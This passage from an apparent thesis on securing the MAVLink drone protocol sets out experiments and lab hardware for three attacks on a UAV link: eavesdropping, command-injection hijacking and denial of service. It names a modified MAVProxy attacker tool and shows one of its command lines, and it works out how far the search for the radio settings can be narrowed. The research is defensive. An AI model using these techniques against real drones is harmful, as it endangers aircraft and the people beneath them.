The other part of the workload submitted to the UADS includes the exploits transmitted by the attacker. The three chosen exploits are intended to emulate typical network attacks used to compromise the CIA of the system. Each exploit attempted in the experiments is publicly available and demonstrates real-world impact on the command and control of a UAV. These exploits are discussed in Section 3.7.1.

3.6 Metrics

Figure 3.2 illustrates the following metrics that measure how employment of the defense protocol in the UADS affects system performance.

Exploitation Outcome — The goal of each exploit is to violate either the confidentiality, integrity, or availability of the UADS. The success or failure of the UADS in defeating or failing to defeat each exploit determines the success or failure of each exploit. By measuring the vulnerabilities in the MAVLink protocol and the efficacy of a cryptographic implementation in securing it, this metric supports research goals one and two. The binary metric of exploitation outcome is measured as a success or failure.

Network Latency — The GCS, UAV, and the attacker use the same data-link for communications with a latency varying dependent upon processing and signal propagation delay [KR12]. All users within the UADS communicate over a shared, bandwidth-limited network. This metric quantifies the network latency cost of using a cryptographic solution ($\mathbf{c}_{\text{Crypto}}$) to secure the MAVLink protocol, consequently supporting the third research goal defined in Section 3.1.

Power Consumption — The UAV power consumption (measured in watts) increases during communication with the GCS, and when processing either legitimate commands from the GCS or unauthorized commands transmitted by the attacker. The measurement of power consumption excludes the power used to keep the UAV airborne and stabilized, as the airframe remained stationary during laboratory testing. This metric supports research goal three by quantifying the energy cost of securing the MAVLink protocol with a cryptographic solution since the UAV typically operates in a mobile environment with energy storage constraints.

3.7 Parameters

The following workload and system parameters impact the UADS performance.



System Parameters
1. Platform
2. CPU Type
3. Memory
4. Data-link Interface
5. Operating System
6. Network Type
7. Antenna
8. Mission Planner Version
9. Attack Tool
10. Cryptographic Implementation
11. Cryptographic Algorithm
12. Power Supply
System Factors
Defense Protocol Used
1. None
2. NaCl
3. AES-GCM
4. Rabbit cipher
5. XXTEA
Unmanned Aircraft Defense System
U A D S
Workload Parameters
1. Command Period
2. Exploit
Workload Factors
Attacker Exploits
1. None
2. Eavesdropping (Sniffing)
3. Unauthorized Command Injection (Hijacking)
4. Denial-of-Service (Command Loop / Flooding)
Ground Control Station (GCS)
Defense Protocol (Component Under Test)
DATALINK
Unmanned Aerial Vehicle (UAV)
Network Monitor
Attacker
Metrics
1. Exploitation Outcome – Attacker (Success or Failure)
2. Network Latency – GCS/UAV (ms)
3. Power Consumption – UAV (watts)

Figure 3.2: Experimental Factors, Parameters, and Metrics

3.7.1 Workload Parameters

Command Period — The GCS transmits commands to the UAV at a fixed interval (in seconds per command) to perform legitimate command and control. The maximum command period is constrained by the latency of the UAV response to commands. The GCS remains idle listening for a response from the UAV before issuing a new command, followed by a pause sufficient to allow execution of the current command. In the field, the command period of the GCS is dependent upon weather conditions affecting the UAV being tested because the next command is not transmitted until the UAV telemetry indicates successful completion of the current command. In the laboratory, the command period for this research is fixed at 10 seconds/command to simulate optimal weather conditions during a live flight test. To emulate the distance the UAV traveled during field tests, in the laboratory the script used on the GCS (Appendix F) continues to subsequent waypoints based on time instead of location. During live flight tests, the UAV took approximately 10 seconds on average to reach a subsequent waypoint.

Exploit — The attacker launches one of three specific attacks targeting the confidentiality, integrity or availability of the UADS. Each exploit is directly correlated to its corresponding outcome metric, and could affect network latency and power consumption. These exploits are defined in Section 3.8.

3.7.2 System Parameters

Platform — The platform is the computer upon which the GCS, UAV, and the attacker operate. Configuration settings for each system are provided in Chapter 4. The arrangement of these platforms is provided in Figure 4.3.

— GCS: Dell Latitude E6500 with 8 GB of RAM, Microsoft Windows 7 running Mission Planner version 1.2.88 application

— UAV: Super Sky Surfer, APM 2.5 running ArduPlane 2.76, 3DR 915 MHz Radio

— Attacker: Dell Latitude E6520 laptop with 4 GB of RAM running the MAVProxy GCS script on the Kali Linux OS

— Network Monitor: Toshiba Satellite P205 with 2 GB of RAM running the MAVProxy GCS script on the Kali Linux OS

CPU type — More powerful Central Processing Unit (CPU) architectures that process at higher clock speeds significantly impact the abilities of the GCS, UAV, and attacker to transmit and process received messages at high rates. The AVR processor embedded in the APM 2.5 directly affects the network latency metric for the UAV. The following CPUs are on each respective platform.

— GCS: Intel Core i7-2720QM CPU – x64 – 2.20 GHz

— UAV: Atmel ATmega2560 AVR – Reduced Instruction Set Computing (RISC) – 16 MHz

— Attacker: Intel Core i7-2720QM CPU – x64 – 2.66 GHz

— Network Monitor: Intel Core 2 Duo CPU T5450 – x86 – 1.66 GHz

Memory — The GCS, UAV, attacker and network monitor in this research have the following amount of available RAM for storing temporary information used to process tasks. Insufficient memory may cause the GCS or UAV to unexpectedly crash.

— GCS: 8 GB of RAM

— UAV (APM 2.5): 8 Kilobytes (KB) of RAM [3DR12]

— Attacker: 4 GB of RAM

— Network Monitor: 2 GB of RAM

Data-link Interface — The data-link interface is the peripheral Input/Output (IO) device that the GCS, UAV, and any other user of the UADS must use to transmit and receive messages over the data-link. Each interface directly affects the network load metric, and the radio on board the UAV also affects the power consumption metric. Each user of the UADS uses the 3DR 915 MHz radio to communicate over the data-link. The configuration settings for these radios are provided in Section 4.3.

Operating System (OS) — The OS provides networking and processing services to processes running on the GCS, UAV, and the attacker's computer. The OS directly affects how kernel routines are executed and network packets are handled. The OS used on the UAV directly impacts the network latency metric. The attacker computer uses the latest stable Linux kernel to ensure results are applicable for future work. The GCS uses the Microsoft Windows 7 Enterprise 64-bit OS, the attacker uses the Kali Linux 64-bit OS with the Kali Linux kernel version 3.7, and the Network Monitor uses the 32-bit version of the same OS. The UAV does not use an OS; the APM 2.5 only contains a bootloader and programming environment handling all hardware operations.

Network Type — The network type defines the link layer of communication that the GCS, UAV, and the attacker use to communicate. The link layer protocol affects the network latency metric since it handles collisions and defines how users encapsulate the higher level protocols. The network type used in this research is a point-to-point connection in the RF spectrum facilitated by the 3DR 915 MHz radios. All users of the UADS share a collision domain established by the identical configuration settings of the 3DR radios specified in Section 4.3.

Antenna — The antenna and UHF spectrum is the physical layer of communication all users of the UADS use to transmit and receive messages. The physical layer affects the range the UAV can travel from the GCS, and depending on the antenna type and amplification, this hardware could determine which user the UAV responds to first. In this research the UAV, GCS, and attacker use the standard 2 dBi antenna provided by 3DR for the 915 MHz radios, and the Network Monitor uses the same 3DR 915 MHz USB ”Ground” module receiving signals through a higher gain 8 dBi patch antenna made by DronesVision [Dro14].

Mission Planner Version — The GCS uses the Mission Planner version 1.2.88 [Obo12b] application to C^2 the UAV. The Mission Planner version affects the message compatibility for communication. The latest stable release of Mission Planner is chosen so that results are applicable to future work.

Attack Tool — The attacker uses a modified version of the Python GCS application MAVProxy to launch the exploits. The attack tool affects the network latency and exploitation outcome metrics. The most recent release is used to ensure the results are applicable to future work. Both the attacker and network monitor use a modified version of MAVProxy (Appendix G) in the Python v2.7.2 programming environment on the Kali Linux OS.

Cryptographic Implementation — The cryptographic implementation is the integration of the selected cryptographic solution (e.g., NaCl, LibTomCrypt, the Rabbit cipher, XXTEA) into the GCS software and UAV firmware. The code containing the cryptographic solution being tested is included, compiled and used in the Mission Planner software on the Microsoft Windows 7 Enterprise OS for the GCS, and is also compiled in the Arduino Sketchpad and loaded onto the APM 2.5 to be used on the UAV. If the network monitor is used to record authenticated/encrypted data, then MAVProxy must also be modified to include the selected cryptographic solution for securing the MAVLink protocol.

Cryptographic Algorithm — The network latency metric of the UADS is directly affected by the chosen cryptographic algorithms, which have been selected based on performance analysis studies [HS13, BPVZ04, PVPP13]. The Salsa20 stream cipher from NaCl, AES-GCM from LibTomCrypt, Rabbit stream cipher, and XXTEA stream cipher provide confidentiality using a symmetric-key encryption algorithm. The GCM implementation of AES contains an AAD tag, and Poly1305 MAC from NaCl, is used to authenticate communication. Cryptographic keys of 32 bytes are used to diminish the feasibility of a successful brute-force attack against confidentiality and integrity, and to provide a fair comparison between cryptographic solutions in the cost analysis.

Power Supply — The UAV requires power for the APM, 3DR radio, propeller motor, stabilizers, and payload servos. In order to support research goal three, the propeller motor, stabilizers, and payload servos are powered separately from the APM and 3DR radio in order to isolate power fluctuation caused in response to received commands. The power supply for the UAV in this research (APM 2.5 with 3DR radio and GPS receiver) is a 5V regulated A/C power adapter.

Table 3.1: Factors and Levels

Factor	Level
Defense Protocol	None, Salsa20+Poly1305, AES-GCM, Rabbit, XXTEA
Exploit	None, Eavesdropping, Hijacking, Denial-of-Service

3.8 Factors

The factors and levels used in this research and proposed in the methodology are outlined in Table 3.1.

Defense Protocol — The defense protocol is the CUT, and therefore must be selected as a factor. This factor is expected to affect all performance metrics. The defense protocol levels are based on the cryptographic implementation because it can provide confidentiality and protect integrity of the MAVLink messages with minimal modification to the applications and firmware using the protocol. The 3DR radio configuration settings described in Section 4.3 defines the data-link settings used by the UAV, GCS, and attacker. The factor levels are:

— *None*: There is no defense protocol used.

— *NaCl*: The Salsa20 stream cipher and Poly1305 MAC used in the "secretbox" functions of *tweetnacl* and *libsodium-net* implement authenticated encryption to each MAVLink message

— *AES-GCM*: The Galois/Counter Mode of operation provided by LibTomCrypt provides authenticated AES-encryption.

— *Rabbit*: The Rabbit stream cipher rapidly encrypts the MAVLink messages, protecting the confidentiality of communication between the GCS and UAV. It does *not* protect message integrity as it does not offer authentication.

— *XXTEA*: Like the Rabbit Cipher, the XXTEA stream cipher rapidly encrypts the MAVLink messages, protecting the confidentiality of communication between the GCS and UAV. It also does *not* protect message integrity as it does not offer authentication.

Exploit — The exploit factor determines the ability of the defense protocol to defeat attacks against the confidentiality, integrity, or availability of the UADS. Each level below represents a network attack detailed in [Hag12, Sko06, Del12].

— *None*: The attacker refrains from launching an attack against the UAV or GCS.

— *Eavesdropping*: The attacker passively captures and decodes the MAVLink messages sent from the GCS to the UAV and the telemetry indicating the UAV's position sent to the GCS.

— *Unauthorized Command Injection ("Hijacking")*: The attacker periodically transmits commands to the UAV to take control from the GCS. Note: transmitting this attack through an amplifier may ensure the UAV processes the attacker's malicious command instead of the legitimate commands sent from the GCS. *Which* command transmitted is critical to evaluation in laboratory experiments because some commands are difficult to detect without a mobile airframe. In this research the mode change commands are used to easily and quickly detect successful exploitation of integrity vulnerabilities.

— *Denial-of-Service (DoS)*: The attacker transmits unauthorized commands in an infinite loop to the UAV to prevent any of the legitimate commands submitted by the GCS from being processed. This attack causes the UAV to devote CPU and memory resources to processing the spoofed commands and could eventually cause the UAV to crash. Similar to the hijacking exploit, *which* command transmitted is critical to evaluation in laboratory experiments because some commands are difficult to detect without a mobile airframe, and can directly affect the latency metric. For example, transmitting the "reboot" command in the DoS exploit imposes a significantly greater latency due to the APM failing to respond to commands during the reboot sequence. In this research the command "loiter" is used in an infinite loop to easily and quickly detect successful exploitation of availability vulnerabilities.

— *False Location Update*: Although this integrity attack is not examined in this research, an attacker can transmit spoofed messages to the GCS containing false location data of the UAV using a tool like Scapy to spoof heartbeat messages [Hag12, Bio10, Max12]. This attack makes the UAV pilot believe the UAV is at a different location, or following a false flight-path.

3.9 Evaluation

3.9.1 Measurement Method

Measurements are taken of an experimental setup of the UADS to evaluate the system under baseline conditions for comparison to tests with cryptographic solutions implemented. Direct measurement is the ideal evaluation technique due to most of the metrics being affected by the physical architecture, spatial arrangement of devices, and resources of the UADS users. Because the UAV is a physical, mobile system, measurement produces more realistic results applicable to other mobile systems than other evaluation techniques.

3.9.2 Metric Gathering

Exploitation Outcome (Attacker) — The attacker's exploit is successful if it violates the confidentiality, integrity, or availability of the UADS that it is targeting, and the exploit is a failure if it does not. The precise targets for each exploit are in Section 3.9.3.

Network Latency (GCS/UAV) — The Network Monitor records all network traffic transmitted across the data-link. The Network Monitor is a Toshiba Satellite laptop with an attached 3DR 915 MHz USB "ground" module configured with settings identical to the GCS, UAV, and attacker. It uses Wireshark 1.10.1 to passively capture and record all traffic transmitted by all systems in the UADS. The network latency (in seconds) is calculated by taking the difference in the timestamps of commands executed in the experimental scripts (Appendices F and G) with the timestamps of baseline UAV responses. All responses are indicated in the flight telemetry logs collected by Mission Planner on the GCS, and collected using a modified version of the MAVProxy GCS (Appendix G) on both the network monitor and attacker systems that display timestamps of all recorded events.

Power Consumption (UAV) — The PortaPow USB power monitor reports voltage or the current (amps) passing through it to the attached device to an accuracy of 0.01 amps, 0.05 volts, and to a maximum of 2 amps. Figure 4.3 shows the power monitor attached to the autopilot. The display on the PortaPow updates the present current/voltage approximately twice each second. During the experiments of this research, the displayed current is recorded every three seconds to calculate a mean, medium and mode of power consumption.

3.9.3 Experimental Timeline

The timeline used to perform the experiments defined in this chapter is divided into four phases, shown in Figure 3.3. In the *Setup* phase, all of the machines that make up the SUT (the GCS, UAV, and attacker) are powered on and boot into their respective operating systems. The GCS and UAV load the cryptographic solution corresponding to the defense protocol factor level being studied. The GCS launches the Mission Planner application to connect to the UAV. During the *Setup* phase, the network monitor launches MAVProxy and Wireshark, respectively.

The *Steady State* phase begins after the GCS connects to the UAV. During this phase, the GCS loads waypoints into a flight-plan, which is then uploaded to the UAV. In a live test, the UAV is then launched and manually piloted via Radio Controlled (RC) until it



TIME
PHASE
Setup
Steady State
Attack
Conclusion
90 seconds
Experimental Events
•[GCS, UAV, Attacker] Powered On
•[GCS, UAV, Attacker] Booted
•[UAV] APM control program launched
•[GCS, UAV] AES-GCM Associations Loaded
•[GCS] Mission Planner application launched
•[GCS, UAV] Mission Planner connects to UAV
•[Attacker] MAVProxy launched
• [GCS, UAV] Mission Planner transmits flight plan to UAV
• [UAV] Location update transmitted to GCS
• [GCS] Operator Script initiated (ExpScript.py)
• [Attacker] Executes Exploit
• [GCS, UAV] Status assessment to determine exploit efficacy
• [GCS, Attacker] Scripts reset
SIMULTANEOUS
SIMULTANEOUS
Data Collection Events
• [Autopilot] PortaPow connected to APM 2.5
• [Datalink Monitor] Wireshark and MAVProxy Launched
• [Autopilot] PortaPow USB functionality check
• [Datalink Monitor] MAVProxy Launched
• [Autopilot] Begins Logging PortaPow changes
• [Datalink Monitor] Begins Wireshark Capture and MAVProxy script
• [GCS, UAV] Security Compromised (if exploit succeeds)
• [Autopilot] PortaPow logging Terminated
• [Datalink Monitor] Wireshark Capture and MAVProxy script Terminated

Figure 3.3: Experimental Timeline

reaches an altitude of 200 feet Above Ground Level (AGL). At this point the mission plan is started and the APM begins transmitting its telemetry as the autopilot follows preplanned instructions.

Once the *Steady State* is achieved the *Attack* phase begins. The attacker transmits an exploit corresponding to the factor level being studied. The PortaPow USB power meter measurements (power metric) and Python script (Appendix F) are simultaneously started with a 90-second clock as the attacker begins launching the exploit. The duration of 90 seconds is chosen as the data-collection period because it factors in the RF signal propagation delay at longer distances (for field testing) during the slowest exploit (DoS) to verify the UAV is unresponsive to authorized commands from the GCS[KR12].

The *Conclusion* phase follows the 90-second, data-collection period, and all data-collection is halted. Measurements of the PortaPow USB power meter and the MAVProxy script are halted upon entering the *Conclusion* phase. Exploit success is determined in three ways based upon which principle of the CIA security model was targeted. The successful exploitation of confidentiality results in the attacker obtaining telemetry from the UAV or commands transmitted from the GCS based on eavesdropped communication. The successful exploitation of integrity results in the UAV executing commands *not* sent by the GCS or the GCS displaying *incorrect* GPS coordinates for the location of the UAV (the latter is not tested in this research). The exploitation of availability is evident if the UAV fails to execute commands from the GCS or becomes unresponsive due to malicious activity performed by the attacker.

3.9.4 Validation Strategy

Live test-flights are performed at an official UAV airfield to validate the UAV responses and the behavior of the UADS under the baseline workload established in the laboratory.

3.10 Design

A full factorial design is selected to measure the relationships between all of the factors defined in Section 3.8. A total of two factors are selected with four and five levels for each factor. A full factorial design requires $4 \times 5 = 20$ unique experiments. It is expected that no more than five repetitions will be required, totaling $5 \times 20 = 100$ experiments. The statistical confidence level is 95%.

No cryptographic implementations are tested in this research because, although the APM firmware and Mission Planner application function with an integrated cryptographic solution, encrypted communication between the two is unsuccessful. For this reason, the full factorial design is reduced in this research to just one (*No Defense*) and four levels (*No attack, Eavesdropping, Hijacking, and DoS*) for each factor, resulting in $1 \times 4 = 4$ unique experiments. In this research, five replications of each exploit were conducted to establish the mean for each metric, resulting in a total of $4 \times 5 = 20$ total experiments.

3.11 Chapter Summary

This chapter defines the methodology to (1) Assess the MAVLink protocol for vulnerabilities to network attacks, (2) Identify a cryptographic method of securing the MAVLink protocol, and (3) Quantify the cost of securing the MAVLink protocol. The UADS provides both legitimate C^2 services for a UAV as well as protection against exploits designed to compromise one or more principle of the CIA model in the UAS. This chapter also defines the components, performance metrics, system and workload parameters, and factors for this research. Chapter 5 presents the data analysis of the experiments described in this chapter.

IV. Experimental Configuration

4.1 Introduction

This chapter provides the details of the hardware configuration used to conduct the experiments for this research, both in the field and the laboratory. The field experiments are conducted to demonstrate the real-world efficacy of attacks against the unsecured MAVLink protocol and validate the laboratory results. Performance measurements are only taken in the laboratory.

This chapter specifies the experimental configuration of each of the parameters outlined in Section 3.7.2. Section 4.2 details the airframe used for field experiments. Section 4.3 provides the 3DR radio configuration settings used in both the field and laboratory experiments. Section 4.4 provides a brief explanation of the configuration of the APM used in the experiments. Section 4.5 discusses the configuration settings of the authorized GCS. Section 4.6 explains the configuration settings of the attacker system. Section 4.7 provides the configuration settings of the system used strictly for monitoring the data-link. Section 4.8 discusses the arrangement of the laboratory used to conduct the experiments for performance analysis.

4.2 UAV

The APM 2.5 autopilot in this research is configured to enable automated navigation in the Super Sky Surfer COTS SUAV manufactured by Banana Hobby in Irwindale, California [Hob13]. The Super Sky Surfer (shown in Figure 4.1)has a wingspan of 94.5 inches, a length of 51.3 inches, and a weight of approximately 4.4 pounds without a payload, and approximately 7.5 pounds with the power plant, autopilot, GPS module, 3DR radio with 2 dBi antenna, FrSky DHT-U RC transmitter, FrSky D8R-II+ 2.4 GHz RC receiver, and two 65-gram Nerf™ footballs [Hob13, Col13].

Figure 4.1: Super Sky Surfer UAV

In the field experiments, the autopilot is configured to control the ailerons with servos 1 and 2, the elevator with servo 3, the rudder with servo 4, (servos 5 and 6 are unused) and the Nerf™ football "bomb-drop" with servos 7 and 8 [Col13]. The "bomb-drop" is only included in the experiment to demonstrate the severity of operating a UAV with an unsecured C^2 protocol.

In the laboratory experiments for this research, the autopilot is disconnected from all servos and tested with only the 3DR radio and GPS module connected to facilitate easy access for re-flashing the APM 2.5 firmware. Since the focus of this research is analyzing how securing the protocol affects the data-link and power consumption, the airframe is unnecessary for laboratory experiments.

4.3 Radios

The 3DR radios used in this research are configured in the 900 MHz frequency authorized by the US FCC [FCC07]. There are 13 settings that can be modified on the 3DR radio allowing for $3.3658669628669187588096 \times 10^{27}$ possible configurations. Table 4.1 provides the basis of calculating these combinations. Local restrictions on spectrum usage reduce the total number of possible configurations varying by region. In the US, the FCC regulations effectively reduce the total possible number of configurations down to $9.6031380754327928832 \times 10^{24}$ [FCC07]. Because the UAV radio and the GCS radio only require 8 of the 13 parameters to match (of which, only 7 are modifiable from the menu), the *actual* number of possible configurations an attacker would need to brute-force is reduced to 2.426112×10^{9}.

Table 4.1: Possible Combinations of 3DR Radio Configuration Settings

Parameter	Possible Options in Mission Planner	Possible Options Under FCC Restrictions	Most Likely No. of Configurations to Scan
Firmware Version	2^{32}	2^{32}	4
Air Speed	13	13	13
Net ID	500	500	100
Minimum Frequency	41	27	27
Maximum Frequency	41	27	27
No. of Channels	19	1	1
LBT RSSI	256	256	2
ECC	2	2	2
EEPROM Format	256	256	Optional
Serial Speed	9	9	Optional
Transmission Power	8	Total < 1W	Optional
MAVLink version 1.0	2	2	Optional
OPResend	2	2	Optional
Duty Cycling	100	100	Optional

This number can be dramatically reduced by making a few reasonable assumptions about the selected parameters:

- The firmware version used is most likely either the most current version, or possibly one of the previous 3 versions (i.e., from SiK version 1.3 through 1.6 is only four versions). This parameter would only change if all other configuration setting changes are exhausted using one firmware version.
- The Listen Before Talk (LBT) threshold of the Received Signal Strength Indicator (RSSI) is probably selected from the default values of “0” or “25” offered in the Mission Planner drop-down menu, reducing this parameter to just two possibilities.
- The Net ID parameter chosen could be reduced from 500 to 100 “most likely” Net IDs.

Making these parameter assumptions reduces the total number of configurations to brute-force down to just 3,790,800. Despite this significant reduction in possible configurations, even using an array of the cheapest computers currently on the market (the \$35 Raspberry Pi [New13, Upt13]) to distribute the workload, a determined attacker would incur a burdening financial cost to discover the correct configuration within a reasonable time. For example, using Equation (4.1) it would cost \$126,000 ($c_{\text{Cost of Brute-Force}}$) for 6,318 Raspberry Pi systems (x) at \$82 per 3DR-enabled Raspberry Pi ($RP_{\text{Cost of RasPi}}$) [3DR13, New13] to brute-force all 3,790,800 configuration settings (n) within 5 minutes ($t_{\text{Brute-Force}}$), changing a configuration setting ($s_{\text{Config Setting}}$) twice each second ($\Delta t_{\Delta\text{Config}} = 0.5$). At this price it may be more cost effective for the attacker to bribe or social engineer a UAV operator to obtain the configuration settings.

$$\$\ \mathbf{c}_{\text{Cost of Brute-Force}} = \left(\frac{\prod_{i=1}^{n} s_{\text{Config Setting}_i}}{x_{\text{Systems}}} \right) \times \Delta t_{\Delta\text{Config}} \times t_{\text{Brute-Force}} \times RP_{\text{Cost of RasPi}} \qquad (4.1)$$

The results drawn from Equation (4.1) led to the assumption in this research that the operational configuration settings have been acquired by the attacker through data theft, social engineering, or some other method of acquisition (Section 2.10.1).

The 3DR radio configuration settings provided in Table 4.2 are used in the laboratory to minimize the resynchronization of the network monitor and potential interference of other devices using the same frequency range. The baud, air speed, transmission power, and number of channels are chosen to minimize the desynchronization that commonly occurs when a radio is in listen-only mode (i.e., when the duty cycle is zero). The Net ID is arbitrarily selected; as long the Net ID setting is identical on each radio, its value is irrelevant to the experiment. The minimum and maximum frequency are selected in compliance with FCC regulations [FCC07]. Since enabling a LBT RSSI greater than zero would increase latency, the LBT RSSI is set to zero. The Error Correction Code (ECC) setting is enabled to minimize the bit error rate of messages [And13]. The MAVLink v1.0 setting is enabled to maximize efficiency of the communications [And13]. The Op Resend setting is enabled to automatically resend unacknowledged messages.


For the GCS the duty cycle setting is 100% because it is assumed the GCS and UAV are the only devices communicating in the UAS. For the network monitor the duty cycle is set to 0% (listen-only mode). During the eavesdropping exploit the duty cycle for the attacker is set to zero (listen-only mode) to assure neither the GCS nor UAV would attain awareness of the attacker exploiting the MAVLink protocol's confidentiality vulnerability. During the hijacking and DoS exploits the duty cycle for the attacker is set to 100% to maximize the efficacy of the attacks (i.e., as the duty cycle setting decreases, so does the likelihood of exploit success). Appendix D provides instructions illustrated in Figure 4.2 for configuring the 3DR radios in the modified MAVProxy GCS on the attacker system using the command: `./attackerGCS.py --master=/dev/ttyUSB0 --baudrate=57600 --aircraft="testUAV" --setup`

Table 4.2: Selected 3DR Radio Configuration Settings

Parameter	UAV	GCS	Attacker	Network Monitor
Firmware Version:			SiK 1.6 on HM-TRP	
Baud (bps):	57600	57600	57600	57600
Air Speed (kbps):	128	128	128	128
Net ID:	411	411	411	411
Tx Power (dBm):	20	20	20	20
Min Freq (kHz):	905000	905000	905000	905000
